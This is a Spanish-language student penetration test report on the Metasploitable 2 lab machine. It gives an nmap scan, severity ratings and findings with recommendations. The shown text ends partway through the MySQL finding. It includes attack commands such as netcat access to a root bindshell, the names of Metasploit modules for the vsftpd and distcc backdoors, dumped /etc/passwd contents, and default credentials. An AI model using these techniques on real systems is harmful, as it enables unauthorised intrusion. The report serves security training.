Informe de Prueba de Penetración – Caso Práctico Metasploitable

KEEPCODING Tech School

Informe de Prueba de Penetración – Reconocimiento y Explotación de Metasploitable

Alumno: Gustavo Álvarez Sánchez

Fecha: 21 de febrero de 2026

Entorno: Kali Linux (IP: 192.168.1.43) – Metasploitable (IP: 192.168.1.(39/41/44)

Índice

Cláusula de Confidencialidad

Este documento contiene información confidencial obtenida durante la práctica académica de Gustavo Alvarez Sanchez en KEEPCODING Tech School. Su uso, reproducción o distribución fuera del ámbito educativo está prohibido sin autorización expresa. El contenido se basa exclusivamente en pruebas controladas en un laboratorio virtual con fines formativos.

Datos de la Empresa y el Auditor

Empresa evaluada (simulada):
Metasploitable 2 – Entorno de laboratorio vulnerable para pruebas de penetración.

IP objetivo: 192.168.1.(39/41/44)

Auditor:
Nombre: Gustavo Alvarez Sanchez
Rol: Alumno – Práctica de Pentesting
Fecha de realización: 18–21 febrero 2026

Herramientas principales: Nmap, Netcat, Hydra, Metasploit Framework, John the Ripper, vncviewer, etc.

1. Resumen Ejecutivo

En esta práctica se realizó un reconocimiento y explotación de la máquina Metasploitable 2, identificando múltiples vulnerabilidades en servicios de infraestructura y web. Se obtuvo acceso root directo en varios puertos mediante backdoors, credenciales débiles y misconfiguraciones, permitiendo lectura de datos sensibles, ejecución remota de comandos y escalada de privilegios. Los hallazgos incluyen bindshell, backdoors en FTP, accesos remotos sin cifrado y vulnerabilidades web en DVWA como command injection, SQLi, file inclusion y XSS. Se documentaron pruebas manuales y automáticas con herramientas como Metasploit e Hydra.

2. Objetivos y Alcance

Objetivo principal:

Realizar un reconocimiento completo y explotación controlada de Metasploitable 2 para identificar y demostrar el mayor número posible de vulnerabilidades tanto a nivel de infraestructura como de aplicaciones web, utilizando técnicas y herramientas del módulo.

Alcance:

- Entorno: Máquina Metasploitable 2 en red local aislada.
- Fases: Reconocimiento, enumeración, explotación manual/automática, análisis web.
- Exclusiones: No se realizaron cambios destructivos ni pruebas en entornos reales; enfoque en laboratorio educativo.

3. Metodología

1. Reconocimiento: Escaneo de puertos con Nmap y banner grabbing con Netcat.
2. Enumeración: Uso de showmount, enum4linux, gobuster.
3. Análisis: Identificación de versiones vulnerables con CVE y Exploit-DB.
4. Explotación: Manual (nc, vncviewer, mount) y automática (Metasploit, Hydra, John).
5. Post-Explotación: Verificación con whoami, id; extracción de datos sensibles.
6. Documentación: Capturas y comandos reproducibles.

4. Escaneo de Puertos Abiertos

Se realizó un escaneo completo de puertos utilizando Nmap para identificar servicios expuestos y versiones vulnerables. El comando utilizado fue **nmap -sC -sV -p- 192.168.1.41.** Los puertos abiertos relevantes son:


Puerto	Estado	Servicio	Versión
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry

1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6697/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8787/tcp	open	drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33692/tcp	open	java-rmi	GNU Classpath grmiregistry
38361/tcp	open	status	1 (RPC #100024)
42672/tcp	open	nlockmgr	1-4 (RPC #100021)
49432/tcp	open	mountd	1-3 (RPC #100005)

Los puertos marcados en negrita indican aquellos explotados con éxito.

5. Criterios de Valoración de Vulnerabilidades.

Para clasificar los hallazgos se han utilizado los siguientes umbrales de severidad, alineados con estándares habituales de ciberseguridad (CVSS base y criterios de impacto práctico en entornos de laboratorio):



Severidad	CVSS aproximado	Definición	Ejemplos encontrados en Metasploitable
Crítica	9.0 – 10.0	Permite ejecución remota de código, acceso root o control total del sistema sin autenticación o con credenciales triviales.	Bindshell root (1524), vsftpd backdoor (21), NFS root export (2049), UnrealIRCd backdoor (6697), distccd RCE (3632).
Alta	7.0 – 8.9	Permite acceso no autorizado, RCE condicionado, lectura de datos sensibles o escalada de privilegios con credenciales débiles.	PostgreSQL acceso + claves privadas (5432), DVWA command injection + webshell (80), VNC password débil (5900), Telnet (23), SSH clave privada (22).
Media	4.0 – 6.9	Exposición de información sensible, DoS temporal, acceso limitado o explotación con condiciones.	RPCBind expuesto (111), MySQL acceso sin pass (3306), credenciales débiles FTP/ProFTPD (21/2121).
Baja	0.1 – 3.9	Información informativa, DoS de bajo impacto, configuraciones inseguras sin explotación directa.	DoS en BIND (53), banners de servicios expuestos.

6. Hallazgos

6.1 Vulnerabilidades Críticas

6.1.1 Bindshell root – Puerto 1524

Tabla de valoración


Severidad: Crítica | CVSS aproximado: 10.0 | Explotabilidad: Muy fácil | Impacto: Total


Descripción


Puerto 1524 expone una bindshell intencional que entrega acceso root directo sin autenticación.


Evidencias

- Conexión: nc 192.168.1.41 1524 → prompt root.




root@metasploitable:/etc# cat passwd-
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false


root@metasploitable:/home/msfadmin/vulnerable/mysql-ssl/mysql-keys# ls
ca-cert.pem
ca-key.pem
client-cert.pem
client-key.pem
client-req.pem
server-cert.pem
server-key.pem
server-req.pem


root@metasploitable:/etc/ssh# ls
moduli
ssh_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config

Afectación

Acceso completo, lectura de usuarios, claves SQL y privadas SSH.

Recomendaciones

Desactivar servicio; firewall puerto 1524; auditar backdoors.

6.1.2 Backdoor vsftpd 2.3.4 – Puerto 21

Tabla de valoración


Severidad: Crítica | CVSS aproximado: 10.0 | Explotabilidad: Fácil | Impacto: Total


Descripción

vsftpd 2.3.4 contiene un backdoor que permite ejecución remota de comandos como root.

Evidencias

- Explotación con Metasploit exploit/unix/ftp/vsftpd_234_backdoor.





Afectación

Acceso root directo, exploración de directorios vulnerables.

Recomendaciones

Actualizar o eliminar vsftpd; migrar a SFTP; restringir accesos FTP.

6.1.3 RCE en distccd – Puerto 3632

Tabla de valoración


Severidad: Crítica | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto


Descripción

distccd vulnerable permite ejecución remota de comandos mediante Metasploit.

Evidencias

- Explotación con exploit/unix/misc/distcc_exec (payload 6).





Afectación

Ejecución remota de código como usuario distccd, posible escalada a root.

Recomendaciones

Desactivar distccd; restringir puertos RPC; actualizar o eliminar el servicio.

6.2 Vulnerabilidades Altas

6.2.1 Acceso SSH con Clave Privada – Puerto 22

Tabla de valoración


Severidad: Alta | CVSS aproximado: 8.8 | Explotabilidad: Fácil | Impacto: Alto

Descripción

Clave privada RSA expuesta permite acceso como msfadmin y escalada a root.

Evidencias

- Extracción vía FTP o bindshell; conexión SSH.



Afectación

Acceso persistente como usuario con privilegios y escalada a root.

Recomendaciones

Proteger claves con passphrase; implementar MFA; auditar permisos en .ssh.

6.2.2 Acceso VNC – Puerto 5900

Tabla de valoración


Severidad: Alta | CVSS aproximado: 9.8 | Explotabilidad: Fácil | Impacto: Alto


Descripción

VNC expuesto con contraseña débil (password) permite acceso root gráfico.

Evidencias

- Brute force con Hydra; conexión con vncviewer.





Afectación

Control remoto completo del escritorio como root.

Recomendaciones

Contraseñas fuertes o desactivar VNC; tunelizar vía SSH.

6.2.3 Acceso Telnet – Puerto 23

Tabla de valoración

Severidad: Alta | CVSS aproximado: 8.6 | Explotabilidad: Fácil | Impacto: Alto

Descripción

Telnet expuesto con credenciales débiles (msfadmin/msfadmin); escalada a root.

Evidencias

- Conexión con nc o telnet; escalada manual.

Afectación

Acceso remoto sin cifrado; control total tras escalada.

Recomendaciones

Reemplazar Telnet por SSH; desactivar el servicio.

6.2.4 Acceso MySQL – Puerto 3306

Tabla de valoración

